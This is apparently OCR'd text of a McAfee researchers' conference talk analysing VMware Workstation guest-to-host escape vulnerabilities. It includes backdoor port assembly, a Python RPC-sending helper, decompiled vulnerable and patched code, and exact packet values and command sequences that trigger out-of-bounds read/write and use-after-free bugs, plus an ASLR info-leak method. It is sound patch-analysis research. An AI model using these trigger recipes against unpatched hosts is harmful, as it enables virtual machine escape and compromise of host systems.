THE GREAT ESCAPES OF VMWARE: A RETROSPECTIVE CASE STUDY OF VMWARE GUEST-TO-HOST ESCAPE VULNERABILITIES

Presented By : Debasish Mandal & Yakun Zhang

About Us: Debasish Mandal

- Security researcher on McAfee IPS Vulnerability Research Team.
- Working in information security industry for past six years.
- At first was mostly focused on penetration testing of web applications and networks.
- Last three years at McAfee/Intel Security, primary focus has shifted to vulnerability research, reverse engineering, exploits, and advanced exploitation techniques.
- In spare time, do security bug hunting, blogging.
- http://www.debasish.in/
- https://securingtomorrow.mcafee.com/author/debasish-mandal/
- @debasishm89

About Us: Yakun Zhang


- Security researcher on McAfee IPS Vulnerability Research Team.
- Malware analyst in the past.
- Focus on software and Linux kernel security.
- @VigiZhang


Agenda

- Why VMWare Patch Analysis?
- Popular VMWare Workstation/Fusion Attack Surfaces
- Attack Surface: RPC
- Attack Surface: Virtual Printer
- Attack Surface: Graphics
- VMWare Workstation/Fusion Vulnerability Trend
- Takeaways

Why VMWare Patch Analysis?


- Virtual machine escapes are not good.
- One of the most popular virtualization software with rich functionalities and features.
- Targeted in much exploitation content such as Pwn2Own, Pwnfest, etc.





What's being targeted in VMWare Workstation/Fusion?

- Data collected from last year in VMWare Workstation/Fusion security advisories.
- Silently patched bugs are not included.
- The numbers are mostly based on the CVE(s) present in official VMware security advisories.




VMWare Workstation Attack Surfaces


- RPC
- Virtual Printer
- Graphics (SVGA – II)

ATTACK SURFACE: RPC

VM-Tools & VMWare RPC


- VMware tools need to be installed on the guest OS to fully utilize RPC capabilities.
- In guest OS **vmtoolsd.exe** responsible for various RPC related operations.
- **vmtoolsd.exe** process starts when guest starts.





Guest RPC Mechanism

- To make an RPC call, the guest application can directly interact with an interface, named VM Backdoor.
- **vmtools.dll** provides high-level RPC API(s).
- Application can invoke API(s) exported by vmtools.dll (on Windows).
  - RpcOut *RpcOut_Construct(..);
  - Bool RpcOut_start(..);
  - Bool RpcOut_send(..);
  - Bool RpcOut_stop(..);


C:\Program Files\VMware\VMware Tools\vmtools.dll Properties

General | Imports | Exports | Load config


Name	Ordinal	VA
RpcOut_sendOne	205	0x50ce0
RpcOut_SendOneRaw	203	0x50c80
RpcOut_start	206	0x50950
RpcOut_stop	207	0x50aa0
RpcVMX_ConfigGetString	208	0x5a640
RpcVMX_Log	209	0x5a690
StdIO_ReadNextLine	210	0x14820
StrUtil_DynBufPrintf	211	0x12bb0
StrUtil_EndsWith	212	0x12ac0
StrUtil_GetNextIntToken	213	0x12bd0
StrUtil_GetNextToken	214	0x12870
StrUtil_GetNextUintToken	215	0x12c10
StrUtil_StartsWith	216	0x12a90
StrUtil_StrToInt	217	0x12970
StrUtil_StrToInt64	218	0x12a30
StrUtil_StrToUint	219	0x129d0
Str_Asprintf	220	0x1d400

VM Backdoor

- VMware Backdoor is the lowest component of RPC implementation.
- Backdoor is a special I/O port specific to VMware.

```
mov eax, 564D5868h                ; vmware magic bytes
mov ebx, command-specific-parameter
mov cx,  backdoor-command-number
mov dx,  5658h                    ; the vmware I/O Port
in eax, dx
```

- Command list: https://sites.google.com/site/chitchatvmback/backdoor
- In vmtools, **vmtools!Backdoor()** function takes care of this.




RPC Packet

- For different guest operations VMware has different RPC packet structures.
- Guest RPC packet starts with an RPC command string.
- Based on the RPC command, host – vmware-vmx.exe process decides how to process the RPC packet.
- The screenshot shows a raw RPC packet structure in memory with the command **vmx.tools.get_version_status**

```
0:000> bp vmtools!RpcOut_Send "db poi(esp+0x8);"
breakpoint 0 redefined
0:000> g
037d4648  76 6d 78 2e 74 6f 6f 6c-73 2e 67 65 74 5f 76 65  vmx.tools.get_ve
037d4658  72 73 69 6f 6e 5f 73 74-61 74 75 73 00 00 00 00  rsion_status....
037d4668  53 6f 66 74 77 61 72 65-5c 56 4d 77 61 72 65 2c  Software\VMware,
037d4678  20 49 6e 63 2e 5c 56 4d-77 61 72 65 20 54 6f 6f   Inc.\VMware Too
037d4688  6c 73 00 00 53 68 6f 77-54 72 61 79 00 00 00 00  ls..ShowTray....
037d4698  31 00 00 00 55 6e 65 78-70 65 63 74 65 64 20 72  1...Unexpected r
037d46a8  65 67 69 73 74 72 79 20-6b 65 79 20 74 79 70 65  egistry key type
037d46b8  3a 20 25 73 5c 25 73 5c-25 73 3a 20 25 75 00 00  : %s\%s\%s: %u..
eax=0012fcc8 ebx=037d4648 ecx=0012fcc4 edx=02b8efe0 esi=02b7aff8 edi=0000001c
eip=018baab0 esp=0012fc9c ebp=0012fccc iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
vmtools!RpcOut_send:
018baab0 55              push    ebp
```

RPC Packet Handling in Host

- Each running virtual machine has a separate user mode process called **vmware-vmx.exe**.
- Most of the VMware workstation virtualization codes are present in vmware-vmx.exe.
- It handles most of the events invoked by the guest operating system **including RPC calls**
- One of the most complex binaries in VMware Workstation with rich features; hence very attack prone.
- Considered as most popular gateway to escape from a VMware virtual machine.



Sending Custom RPC Packets From Guest to Host

- Using vmtools.dll API(s) we can send and receive RPC packets from guest to host.

```
def SendOneRpc(extra_length):
    channel = vmtools_dll.RpcOut_Construct()
    if channel:
        print '[+] Channel ',hex(channel)
        chan_init = vmtools_dll.RpcOut_start(channel)
        if chan_init:
            print '[+] Channel create successfully',hex(chan_init)
            res_code = vmtools_dll.RpcOut_send(channel, rpc,c_int(len(rpc_cmd+rpc_pkt)),addressof(result), addressof(result_len))
            if res_code:
                print '[+] RpcOut_send() successful with code', hex(res_code)
                msg_recv = vmtools_dll.Message_Receive(channel,addressof(result),addressof(result_len))
                if msg_recv:
                    rpc_stop = vmtools_dll.RpcOut_stop(channel)
                    if rpc_stop:
                        print '[+] RpcOut_stop successful with code',hex(rpc_stop)
                    else:
                        print '[+] RpcOut_stop failed'
                else:
                    print '[+] Message_Receive() Failed..'
            else:
                print '[+] RpcOut_send failed'
        else:
            print '[+] RpcOut_start failed'
    else:
        print '[+] RpcOut_Construct() failed..'
```

RPC Layer Vulnerabilities Fixed in VMware Workstation/Fusion in Recent Past

- **VMSA-2016-0019 (Patched version 12.5.2) :** The drag-and-drop (DnD) function in VMware Workstation and Fusion has an out-of-bounds memory access vulnerability.
- **VMSA-2017-0005 (Patched Version 12.5.4):** The drag-and-drop function in VMware Workstation and Fusion has an out-of-bounds memory access vulnerability.

VMware Advisory	Unpatched Version	Patched Version
VMSA-2016-0019	12.5.1	12.5.2
VMSA-2017-0005	12.5.3	12.5.4

RPC Bug 1: OOB in Drag and Drop

```c
char __fastcall sub_140621510(__int64 a1, __int64 a2, unsigned __int64 a3)
{
  __int64 rpc_pkt; // rbx@1
  __int64 v4; // rdi@1
  unsigned int v5; // eax@2
  unsigned int v6; // edx@3
  int v7; // er8@4
  void *new_allocation; // rax@7
  size_t payloadSize; // r8@7
  char result; // al@8

  rpc_pkt = a2;
  v4 = a1;
  if ( a3 < 0x38
    || (v5 = *(_DWORD *)(a2 + 52), v5 > 0xFF64)
    || (v6 = *(_DWORD *)(a2 + 44), v6 > 0x400000)
    || (v7 = *(_DWORD *)(rpc_pkt + 48), v7 + v5 > v6)
    || v7 )
  {
    result = 0;
  }
  else
  {
    *(_QWORD *)a1 = *(_QWORD *)rpc_pkt;
    *(_QWORD *)(a1 + 8) = *(_QWORD *)(rpc_pkt + 8);
    *(_QWORD *)(a1 + 16) = *(_QWORD *)(rpc_pkt + 0x10);
    *(_QWORD *)(a1 + 24) = *(_QWORD *)(rpc_pkt + 0x18);
    *(_QWORD *)(a1 + 32) = *(_QWORD *)(rpc_pkt + 0x20);
    *(_QWORD *)(a1 + 40) = *(_QWORD *)(rpc_pkt + 0x28);
    *(_QWORD *)(a1 + 48) = *(_QWORD *)(rpc_pkt + 0x30);
    if ( *(_DWORD *)(a1 + 44) )
    {
      new_allocation = sub_1403D4A90(*(_DWORD *)(a1 + 44));
      payloadSize = *(_DWORD *)(v4 + 0x34);
      *(_QWORD *)(v4 + 0x40) = new_allocation;
      memcpy(new_allocation, (const void *)(rpc_pkt + 0x38), payloadSize);
      *(_DWORD *)(v4 + 48) = *(_DWORD *)(v4 + 52);
    }
    result = 1;
  }
  return result;
}
```

Untrusted

Vulnerable Code

Patch


```c
char __fastcall sub_140621520(__int64 a1, __int64 a2, unsigned __int64 a3)
{
  __int64 rpc_pkt; // rbx@1
  __int64 v4; // rdi@1
  __int64 v5; // rdx@2
  unsigned int v6; // er8@4
  int v7; // ecx@5
  void *new_allocation; // rax@8
  size_t payloadSize; // r8@8
  char result; // al@9

  rpc_pkt = a2;
  v4 = a1;
  if ( a3 < 0x38
    || (v5 = *(_DWORD *)(a2 + 0x34), (unsigned int)v5 > 0xFF64)
    || v5 + 0x38 > a3
    || (v6 = *(_DWORD *)(rpc_pkt + 44), v6 > 0x400000)
    || (v7 = *(_DWORD *)(rpc_pkt + 48), v7 + (signed int)v5 > v6)
    || v7 )
  {
    result = 0;
  }
  else
  {
    *(_QWORD *)v4 = *(_QWORD *)rpc_pkt;
    *(_QWORD *)(v4 + 8) = *(_QWORD *)(rpc_pkt + 8);
    *(_QWORD *)(v4 + 0x10) = *(_QWORD *)(rpc_pkt + 0x10);
    *(_QWORD *)(v4 + 0x18) = *(_QWORD *)(rpc_pkt + 0x18);
    *(_QWORD *)(v4 + 0x20) = *(_QWORD *)(rpc_pkt + 0x20);
    *(_QWORD *)(v4 + 0x28) = *(_QWORD *)(rpc_pkt + 0x28);
    *(_QWORD *)(v4 + 0x30) = *(_QWORD *)(rpc_pkt + 0x30);
    if ( *(_DWORD *)(v4 + 44) )
    {
      new_allocation = sub_1403D4A90(*(_DWORD *)(v4 + 44));
      payloadSize = *(_DWORD *)(v4 + 0x34);
      *(_QWORD *)(v4 + 64) = new_allocation;
      memcpy(new_allocation, (const void *)(rpc_pkt + 0x38), payloadSize);
      *(_DWORD *)(v4 + 48) = *(_DWORD *)(v4 + 52);
    }
    result = 1;
  }
  return result;
```

```c
typedef struct DnDCPMsgV4 {
    DnDCPMsgHdrV4 hdr;
    uint32 addrId;
    uint8 *binary;
} DnDCPMsgV4;
```

```c
struct DnDCPMsgHdrV4 {
uint32 cmd; /* DnD/CP message command. */
uint32 type; /* DnD/CP message type. */
uint32 src; /* Message sender. */
uint32 sessionId; /* DnD/CP session ID. */
uint32 status; /* Status for last operation. */
uint32 param1; /* Optional parameter. Optional. */
uint32 param2; /* Optional parameter. Optional. */
uint32 param3; /* Optional parameter. Optional. */
uint32 param4; /* Optional parameter. Optional. */
uint32 param5; /* Optional parameter. Optional. */
uint32 param6; /* Optional parameter. Optional. */
uint32 binarySize; /* Binary size. */
uint32 payloadOffset; /* Payload offset. */
uint32 payloadSize; /* Payload size. */
```


Achieving OOB Read

- In the RPC structure **payloadSize** is in our control.
- Send an RPC packet with a large **payloadSize** but no payload.
- memcpy() overreads some memory from RPC packet buffer.



1. Send RPC Packet with following characteristics
   - packet->payloadSize = **0x500**
   - packet payload = NULL

```
new_allocation = sub_1403D4A90(*(_DWORD *)(a1 + 44));
payloadSize = *(_DWORD *)(v4 + 0x34);
*(_QWORD *)(v4 + 0x40) = new_allocation;
memcpy(new_allocation, (const void *)(rpc_pkt + 0x38), payloadSize);//
*(_DWORD *)(v4 + 48) = *(_DWORD *)(v4 + 52);
}
```



Achieving OOB Write


- We have to send at least two RPC packets to the host with the same sessionID.
- Host will allocate new buffer to append payload of two RPC packets
- Packet 1:
  - packet->sessionID = **0xdeaddead**.
  - packet->binarySize = **0x10000**.
  - packet->payloadOffset = **0x0**.
  - packet->payloadSize = **0x500.**
- Packet 2:
  - packet->sessionID = **0xdeaddead**.
  - packet->binarySize = **0x10100**.
  - packet->payloadOffset = **0x500**.
  - packet->payloadSize = **0xFC00**.

OOB Write

1. After first packet new payload buffer will be created of size **0x10000**
2. 0x500 bytes of payload will be copied to that buffer.
3. After second packet a same payload buffer will be used and **0xFC00** bytes of payload will be copied.
4. Since **0x500 + 0xFC00 = 0x10100** which is > **0x10000** (We have 0x100 byte OOB write)

Info. Leak Using OOB Write Over RPC

- Required for ASLR bypass.
  1. We allocate desired heap chunks.
  2. We trigger the overflow and change the length to the string object, which is accessible from guest.
  3. We read back the yellow block from guest, which will have the vftable address of the green object.
  4. From that we calculate the base of vmware-vmx.exe.
  5. Thanks to Chaitin Security Research Lab



Bug 2: Yet another OOB in Drag and Drop

- Discovered by Chaitin Security Research Lab.
- This bug is almost identical to the bug we just discussed.
- But it was present in DnDCP version 3.
- To be able to trigger this bug DnDCP version has to be downgraded to version 3 from 4.
    - tools.capability.dnd_version 3
    - vmx.capability.dnd_version
    - tools.capability.copypaste_version 3
    - vmx.capability.copypaste_version

Bug 3: Use After Free

1. Set DnD version to 2 by sending following RPC commands to host
   - **tools.capability.dnd_version 2**
   - **vmx.capability.dnd_version**
2. Set DnD version to 3 by sending following RPC commands to the host
   - **tools.capability.dnd_version 3**
   - **vmx.capability.dnd_version**
3. Host will register version 3 RPC and free function pointers, registered for different v2 RPCs.
4. Although **the function pointers are freed**. The associated RPC callbacks remain active.
5. When any of these RPC commands, invoked, the existing callbacks will try to reuse a freed pointer, leading to **use after free.**

```
Struct rpc_struct {
    uint64 *rpcCommand;
    uint64 commandLen;
    void *rpcCallback;
    uint64 *relatedBuffer;
    uint64 flags;
};
```

